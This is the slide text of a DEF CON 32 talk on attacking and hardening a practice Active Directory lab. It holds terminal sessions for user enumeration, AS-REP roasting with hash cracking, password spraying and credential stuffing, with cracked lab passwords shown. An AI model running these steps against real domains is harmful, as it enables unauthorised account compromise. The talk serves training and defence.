

PLAYER 1

HIGHSCORE 2500

HEARTS

PLAYER 2



WINNING THE GAME OF ACTIVE DIRECTORY

START

MENU

SIGN IN

DEFCON 32 PHV



MENU

→ 01

◆ 07

★ 12



WHOAMI BRANDON COLLEY

- ➔ 15+ YEARS AD EXPERIENCE
- ➔ SENIOR SECURITY CONSULTANT & SERVICE LEAD @ TRIMARC
- ➔ FOUNDER OF BNR CONSULTING
- ➔ FATHER, HUSBAND
- ➔ FIRST TIME AT DEFCON!



DEFCON

MENU



WHAT IS THE GAME OF ACTIVE DIRECTORY?



- ◆ PRE-BUILT AD LAB
 - Multi-Domain environment
 - Over 30 vulnerable configurations

- ◆ CREATED AND MAINTAINED
 - By Mayfly of Orange Cyberdefense

- ◆ CREATED FOR PENTESTERS
 - To practice attacking Active Directory

PLAYER 1




WHO ARE YOU PLAYING AS?



HOW DO I WIN?

- ◆ DOMAIN ADMIN
- ◆ EXFIL DATA
- ◆ PERSIST
- ◆ MAINTAINING A SECURE AD
- ◆ IMPLEMENTING SAFEGUARDS
- ◆ CONTINUOUS PROGRESS





★★★★★

HIGHSCORE 2500



PLAYER 2



MENU

➡ 01

♦ 07

★ 12



AGENDA


◆ WELCOME TO THE GAME OF
ACTIVE DIRECTORY




RECONNAISSANCE



ENUMERATION



PRIV ESC



PWNING AD

SIGN IN




LEVEL 1

RECONNAISSANCE



RECONNAISSANCE





HIGHSCORE 2500



PLAYER 2

ANONYMOUS ACCESS



★★★★★

HIGHSCORE 2500



PLAYER 2

ANONYMOUS ACCESS

north.sevenkingdoms.local\jon.snow
north.sevenkingdoms.local\samwell.tarly
north.sevenkingdoms.local\jeor.mormont

Jon Snow
Samwell Tarly (Password : Heartsbane)
Jeor Mormont



★★★★★

HIGHSCORE 2500



PLAYER 2

north.sevenkingdoms.local Properties

General Managed By Object Security Attribute Editor

Group or user names:

- Administrators (NORTH\Administrators)
- Pre-Windows 2000 Compatible Access (NORTH\Pre-Windows ...)
- Incoming Forest Trust Builders (NORTH\Incoming Forest Trust ...)
- ANONYMOUS LOGON
- ENTERPRISE DOMAIN CONTROLLERS

Add... Remove

Permissions for Pre-Windows 2000 Compatible Access

| | Allow | Deny |
|---|-------------------------------------|--------------------------|
| Read domain password & lockout policies | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Write domain password & lockout policies | <input type="checkbox"/> | <input type="checkbox"/> |
| Read Other domain parameters (for use by S... | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Write Other domain parameters (for use by SA... | <input type="checkbox"/> | <input type="checkbox"/> |
| Special permissions | <input checked="" type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

Pre-Windows 2000 Compatible Access Properties

Object Security Attribute Editor

General Members Member Of Managed By

Members:

| Name | Active Directory Domain Services Folder |
|---------------------|---|
| ANONYMOUS LOGON | NT AUTHORITY |
| Authenticated Users | NT AUTHORITY |
| Everyone | |

Add... Remove

OK Cancel Apply Help

north.sevenkingdoms.local Properties

General Managed By Object Security Attribute Editor

Group or user names:

- Administrators (NORTH\Administrators)
- Pre-Windows 2000 Compatible Access (NORTH\Pre-Windows ...)
- Incoming Forest Trust Builders (NORTH\Incoming Forest Trust ...)
- ANONYMOUS LOGON
- ENTERPRISE DOMAIN CONTROLLERS

Add... Remove

Permissions for ANONYMOUS LOGON

| | Allow | Deny |
|--------------------------|-------------------------------------|--------------------------|
| Full control | <input type="checkbox"/> | <input type="checkbox"/> |
| Read | <input checked="" type="checkbox"/> | <input type="checkbox"/> |
| Write | <input type="checkbox"/> | <input type="checkbox"/> |
| Create all child objects | <input type="checkbox"/> | <input type="checkbox"/> |
| Delete all child objects | <input type="checkbox"/> | <input type="checkbox"/> |

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help



★★★★★

HIGHSCORE 2500



PLAYER 2

ANONYMOUS ACCESS

```
(kali㉿kali)-[~]
└$ crackmapexec smb 192.168.56.11 --users
SMB      192.168.56.11    445    WINTERFELL      [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB      192.168.56.11    445    WINTERFELL      [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB      192.168.56.11    445    WINTERFELL      [*] Trying with SAMRPC protocol

(kali㉿kali)-[~]
└$ █
```



★★★★★

HIGHSCORE 2500



PLAYER 2

USER LISTS

Cast & Characters

Introduced in Season 1



MARK ADDY
Robert Baratheon



PETER DINKLAGE
Tyrion Lannister



LENA HEADEY
Cersei Lannister



MICHELLE FAIRLEY
Catelyn Stark



NIKOLAI COSTER-WALDAU
Jaime Lannister



EMILIA CLARKE
Daenerys Targaryen



HARRY LLOYD
Viserys Targaryen



KIT HARRINGTON
Jon Snow



★★★★★

HIGHSCORE 2500



PLAYER 2

USER LISTS

```
(kali㉿kali)-[~/GOAD]
$ cat got_users.txt
robert.baratheon
tyrion.lannister
cersei.lannister
catelyn.stark
jaime.lannister
daenerys.targaryen
viserys.targaryen
jon.snow
robb.stark
sansa.stark
```

- ◆ R.BARATHEON
T.LANNISTER
C.LANNISTER
C.STARK
J.SNOW
- ◆ BARATHEON.ROBERT
LANNISTER.TYRION
LANNISTER.CERSEI
STARK.CATELYN
SNOW.JON

- ◆ RBARATHEON
TLANNISTER
CLANNISTER
CSTARK
JSNOW



★★★★★

HIGHSCORE 2500



PLAYER 2

USER LISTS

```
(kali㉿kali)-[~/GOAD]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='north.sevenkingdoms.local',userdb=got_users.txt" 192.168.56.11
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-26 12:03 CDT
Nmap scan report for north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00059s latency).


PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
|   Discovered Kerberos principals
|     robb.stark@north.sevenkingdoms.local
|     rickon.stark@north.sevenkingdoms.local
|     arya.stark@north.sevenkingdoms.local
|     catelyn.stark@north.sevenkingdoms.local
|     sansa.stark@north.sevenkingdoms.local
|     hodor@north.sevenkingdoms.local
|     samwell.tarly@north.sevenkingdoms.local
|     jon.snow@north.sevenkingdoms.local
|     jeor.mormont@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```



★★★★★

HIGHSCORE 2500



PLAYER 2

USER LISTS

in Search

Microsoft

Home About Posts Jobs Life **People**

People you may know

Bill Demirkapi · 2nd
Vulnerability and Mitigations at Microsoft
Dev Badlu, Tyler Robinson, and 4 other mutual connections

[Connect](#)

Cedric Pomerlee · 2nd
Cloud Solution Architect at Microsoft
Blair Weekly is a mutual connection

[Connect](#)

Justin Baker · 2nd
Offensive Security Engineer - Microsoft Red Team
Jeff McJunkin, Tim Medin, and 2 other mutual connections

[Connect](#)

Matt Strathman · 2nd
Architect at Microsoft
Rich Sigmund is a mutual connection

[Connect](#)

Phil Urban · 2nd
Senior Technology Specialist @ Microsoft | Bringing the power ...
872 followers

[Follow](#)


John Rodriguez · 2nd
Cloud Security Architect at Microsoft: NOT INTERESTED in...
Sean Metcalf and Jim Sykora are mutual connections

[Connect](#)



★★★★★

HIGHSCORE 2500



PLAYER 2

USER LISTS

- ◆ KDC_ERR_C_PRINCIPAL_UNKNOWN
- ◆ UF_DONT_REQUIRE_PREAUTH
- ◆ KDC_ERR_PREAUTH_REQUIRED

```
(kali㉿kali)-[~/GOAD]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users"
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-26 12:03 CDT
Nmap scan report for north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00059s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
|  krb5-enum-users:
|  Discovered Kerberos principals
|  robb.stark@north.sevenkingdoms.local
|  rickon.stark@north.sevenkingdoms.local
|  arya.stark@north.sevenkingdoms.local
|  catelyn.stark@north.sevenkingdoms.local
|  sansa.stark@north.sevenkingdoms.local
|  hodor@north.sevenkingdoms.local
|  samwell.tarly@north.sevenkingdoms.local
|  jon.snow@north.sevenkingdoms.local
|  jeor.mormont@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```



★★★★★

HIGHSCORE 2500



PLAYER 2


USER LISTS

- ◆ SAMACCOUNTNAME != EMAIL
- ◆ NON-STANDARD COMBINATIONS
- ◆ MULTIPLE TRAILING DIGITS
- ◆ ROBB.STARK
- ◆ S-ROBB.STARK
- ◆ ROBB.STARK123



★★★★★

HIGHSCORE 2500



PLAYER 2

ASREPROAST

◆ KERBEROS PRE-AUTHENTICATION


```
(kali㉿kali)-[~/GOAD]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile got_valid_north.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:7e95a6b869ee15846ea0014215086dc7$f009cbd
b3358378c7d11a1240be6c0f04758904d12ba18b86b8fdb4ad2b227987fb17674c2a147a8be8e75fd80bb3e2c9225
aa704e096cb6a0a1b233965188b07a22ff1594b8cd714054ef820a4f4f7d83384cb582389fc17e8abab5e07a88b363
1040a78bd9bba37
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ASREPROAST

◀ HASHCAT

```
└─(kali㉿kali)-[~/GOAD]
└─$ hashcat -m 18200 --force -a 0 asreproast.txt rockyoutest.txt
hashcat (v6.2.6) starting
```

```
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:7e95a6b86
b3358378c7d11a1240be6c0f04758904d12ba18b86b8fdb4ad2b227987fb17
aa704e096cb6a0a1b233965188b07a22ff1594b8cd714054ef820a4f4f7d833
1040a78bd9bba37:iseeedeadpeople
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode...: 18200 (Kerberos 5, etype 23, AS-REP)
```



★★★★★

HIGHSCORE 2500



PLAYER 2

ASREPROAST

◀ KERBEROS PRE-AUTHENTICATION

brandon.stark Properties

| | | | | | |
|---------------------------------|-------------|----------------------|------------------|------------|--------------|
| Published Certificates | Member Of | Password Replication | Dial-in | Object | |
| Security | Environment | Sessions | Remote control | | |
| Remote Desktop Services Profile | | COM+ | Attribute Editor | | |
| General | Address | Account | Profile | Telephones | Organization |

User logon name:

User logon name (pre-Windows 2000): NORTH\ brandon.stark

Logon Hours... Log On To...

Unlock account

Account options:

- Use only Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication

Account expires

Never

End of: Friday , July 26, 2024

OK Cancel Apply Help



★★★★★

HIGHSCORE 2500



PLAYER 2

ASREPROAST

◆ KERBEROS PRE-AUTHENTICATION

```
└─(kali㉿kali)-[~/GOAD]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile got_valid_north.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brandon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASSWORD ATTACKS

- ◀ PASSWORD REUSE
- ◀ PASSWORD SPRAY

```
(kali㉿kali)-[~/GOAD]
└$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'Heartsbane' --continue-on-success
SMB      192.168.56.11  445  WINTERFELL      [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.1
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\catelyn.stark:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\jon.snow:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\brandon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\hodor:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\jeor.mormont:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\arya.stark:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\sansa.stark:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\rickon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane

(kali㉿kali)-[~/GOAD]
└$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'iseeedeadpeople' --continue-on-success
SMB      192.168.56.11  445  WINTERFELL      [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.1
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\catelyn.stark:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\jon.snow:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [+] north.sevenkingdoms.local\brandon.stark:iseeedeadpeople
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\hodor:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\jeor.mormont:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\arya.stark:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\sansa.stark:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\rickon.stark:iseeedeadpeople STATUS_LOGON_FAILURE
SMB      192.168.56.11  445  WINTERFELL      [-] north.sevenkingdoms.local\samwell.tarly:iseeedeadpeople STATUS_LOGON_FAILURE
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASSWORD ATTACKS

◀ CREDENTIAL STUFFING

```
(kali㉿kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p got_valid_north.txt --no-bruteforce --continue-on-success
SMB      192.168.56.11  445    WINTERFELL          [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\catelyn.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\jon.snow:jon.snow STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\brandon.stark:brandon.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [+] north.sevenkingdoms.local\hodor:hodor
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\jeor.mormont:jeor.mormont STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\sansa.stark:sansa.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\rickon.stark:rickon.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\samwell.tarly:samwell.tarly STATUS_LOGON_FAILURE
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASSWORD ATTACKS

◆ PASSWORD POLICY

```
└─(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --pass-pol
SMB      192.168.56.11  445  WINTERFELL      [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
SMB      192.168.56.11  445  WINTERFELL      [+] north.sevenkingdoms.local\samwell.tarly:Heartsb
SMB      192.168.56.11  445  WINTERFELL      [+] Dumping password info for domain: NORTH
SMB      192.168.56.11  445  WINTERFELL      Minimum password length: 5
SMB      192.168.56.11  445  WINTERFELL      Password history length: 24
SMB      192.168.56.11  445  WINTERFELL      Maximum password age: 311 days 2 minutes
SMB      192.168.56.11  445  WINTERFELL      Password Complexity Flags: 000000
SMB      192.168.56.11  445  WINTERFELL      Domain Refuse Password Change: 0
SMB      192.168.56.11  445  WINTERFELL      Domain Password Store Cleartext: 0
SMB      192.168.56.11  445  WINTERFELL      Domain Password Lockout Admins: 0
SMB      192.168.56.11  445  WINTERFELL      Domain Password No Clear Change: 0
SMB      192.168.56.11  445  WINTERFELL      Domain Password No Anon Change: 0
SMB      192.168.56.11  445  WINTERFELL      Domain Password Complex: 0
SMB      192.168.56.11  445  WINTERFELL      Minimum password age: 1 day 4 minutes
SMB      192.168.56.11  445  WINTERFELL      Reset Account Lockout Counter: 5 minutes
SMB      192.168.56.11  445  WINTERFELL      Locked Account Duration: 5 minutes
SMB      192.168.56.11  445  WINTERFELL      Account Lockout Threshold: 5
SMB      192.168.56.11  445  WINTERFELL      Forced Log off Time: Not Set
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASSWORD ATTACKS


◀ ACCOUNT LOCKOUT

```
(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u arya.stark -p got_valid_north.txt
SMB      192.168.56.11  445    WINTERFELL          [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:jon.snow STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:brandon.stark STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:hodor STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:jeor.mormont STATUS_LOGON_FAILURE
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_ACCOUNT_LOCKED_OUT
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:sansa.stark STATUS_ACCOUNT_LOCKED_OUT
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:rickon.stark STATUS_ACCOUNT_LOCKED_OUT
SMB      192.168.56.11  445    WINTERFELL          [-] north.sevenkingdoms.local\arya.stark:samwell.tarly STATUS_ACCOUNT_LOCKED_OUT
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASSWORD ATTACKS

◆ BAD PASSWORD COUNT

```
(kali㉿kali)-[~/GOAD]
$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --users
SMB      192.168.56.11  445  WINTERFELL          [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenki
SMB      192.168.56.11  445  WINTERFELL          [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB      192.168.56.11  445  WINTERFELL          [+] Enumerated domain user(s)
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\__VMware_Conv_SA__           badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\sql_svc                   badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\jeor.mormont            badpwdcount: 4
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\samwell.tarly          badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\jon.snow              badpwdcount: 4
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\hodor                 badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\rickon.stark        badpwdcount: 4
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\brandon.stark       badpwdcount: 1
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\sansa.stark         badpwdcount: 4
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\robb.stark          badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\catelyn.stark        badpwdcount: 4
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\eddard.stark        badpwdcount: 0
SMB      192.168.56.11  445  WINTERFELL          north.sevenkingdoms.local\arya.stark          badpwdcount: 5
```

01

07

12



3 OUT OF 7

ACCOUNTS

PWNED

→ SAMWELL.TARLY:HEARTSBANE

→ BRANDON.STARK:ISEEDEADPEOPLE

→ HODOR:HODOR



01



07



12



5 OUT OF 15

VULNERABILITIES

PATCHED

→ ANONYMOUS ACCESS


